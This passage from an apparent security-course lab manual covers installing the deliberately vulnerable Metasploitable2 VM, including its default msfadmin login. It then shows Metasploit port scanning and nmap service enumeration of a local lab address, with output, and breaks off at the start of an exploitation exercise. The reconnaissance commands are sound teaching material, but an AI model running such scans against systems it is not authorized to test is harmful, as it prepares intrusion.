
Path: **leave as recommended**

Type: **Linux**


Version: **other (64-bit)**



Step 4: Select the RAM you want to provide to the virtual machine. recommended (512Mb).




Step 5: Now choose the option to use an existing virtual hard disk file.




- Now locate the file that we have extracted.

Step 6: Now save the file and you will see that the instance is created with the name you have given.




- We are good to go with the machine just press the start button from the top and wait for it to start and load the instance.



Step 7. once the instance is loaded you will be asked to provide a login name and password. By default the credentials are :

Default login: **msfadmin**

Default password: **msfadmin**




- once you log in with credentials you will be directed to the machine and we are done with the installation process.

Procedure to search for vulnerabilities using Metasploit and nmap:


Step 1: To begin, we launch Metasploit and activate the port scanner module.

use auxiliary/scanner/portscan/tcp



Step 2: Then we use show options to configure the settings for this module.


show options



Step 3: We configure RHOSTS with the IP/IP(s) of our machine(s), and if we want we can modify the scan for certain ports by setting PORTS.

set RHOSTS 192.168.56.103

set PORTS 22,25,80,110,21



Step 4: Following the scan, we will receive an output indicating the open ports on the previously defined target machine.

set THREADS 3

run

```
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 3
THREADS ⇒ 3
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.56.103:       - 192.168.56.103:25 - TCP OPEN
[+] 192.168.56.103:       - 192.168.56.103:80 - TCP OPEN
[+] 192.168.56.103:       - 192.168.56.103:22 - TCP OPEN
[*] 192.168.56.103:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 5: Once we've established a clear picture of the available ports, we can begin enumerating them in order to observe and locate the operating services, as well as their versions.

db_nmap -sV -p 25,80,22 192.168.56.103

```
msf6 auxiliary(scanner/portscan/tcp) > db_nmap -sV -p 25,80,22 192.168.56.103
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 03:39 EST
[*] Nmap: Nmap scan report for 192.168.56.103 (192.168.56.103)
[*] Nmap: Host is up (0.0062s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 25/tcp open  smtp    Postfix smtpd
[*] Nmap: 80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: Service Info: Host:  metasploitable.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds
```

Step 6: Once we've identified the open ports and the services that operate on them, we can continue our scan to check for detailed version numbers on each service running on each port, so we may try different auxiliary modules in Metasploit to uncover potential vulnerabilities.

db_nmap -sV -A -p 25,80,22 192.168.56.103

```
msf6 auxiliary(scanner/portscan/tcp) > db_nmap -sV -A -p 25,80,22 192.168.56.103
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 03:41 EST
[*] Nmap: Nmap scan report for 192.168.56.103 (192.168.56.103)
[*] Nmap: Host is up (0.0034s latency).
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 25/tcp open  smtp    Postfix smtpd
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
[*] Nmap: |_ssl-date: 2022-11-07T08:41:32+00:00; -2s from scanner time.
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: |     SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_WITH_MD5
[*] Nmap: |_    SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: | ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
[*] Nmap: | Not valid before: 2010-03-17T14:07:45
[*] Nmap: |_Not valid after:  2010-04-16T14:07:45
[*] Nmap: 80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: Service Info: Host:  metasploitable.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: -2s
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds
```

Step 7: Analyze all the results.

RESULT:

Thus the metasploitable2 have been installed successfully in the kali linux and a search for unpatched vulnerabilities have also been performed successfully.

EXP NO.6: USE METASPLOIT TO EXPLOIT AN UNPATCHED VULNERABILITY


AIM:

To use Metasploit to exploit an unpatched vulnerability in kali linux.

PROCEDURE/OUTPUT:

Step 1: open your both machines Metasploitable 2 and kali Linux side by side.

- First, we need to run both instances at the same time side by side so that we will be able to see the changes clearly. launch Vbox and start both Linux and Metasploitable 2 side by side.



Step 2: let's check the IP addresses of both machines to get an overview of the target machine.

- now let's open the terminal and check for the IP address of Metasploitable 2 on which we are going to perform the attack. use the following command:

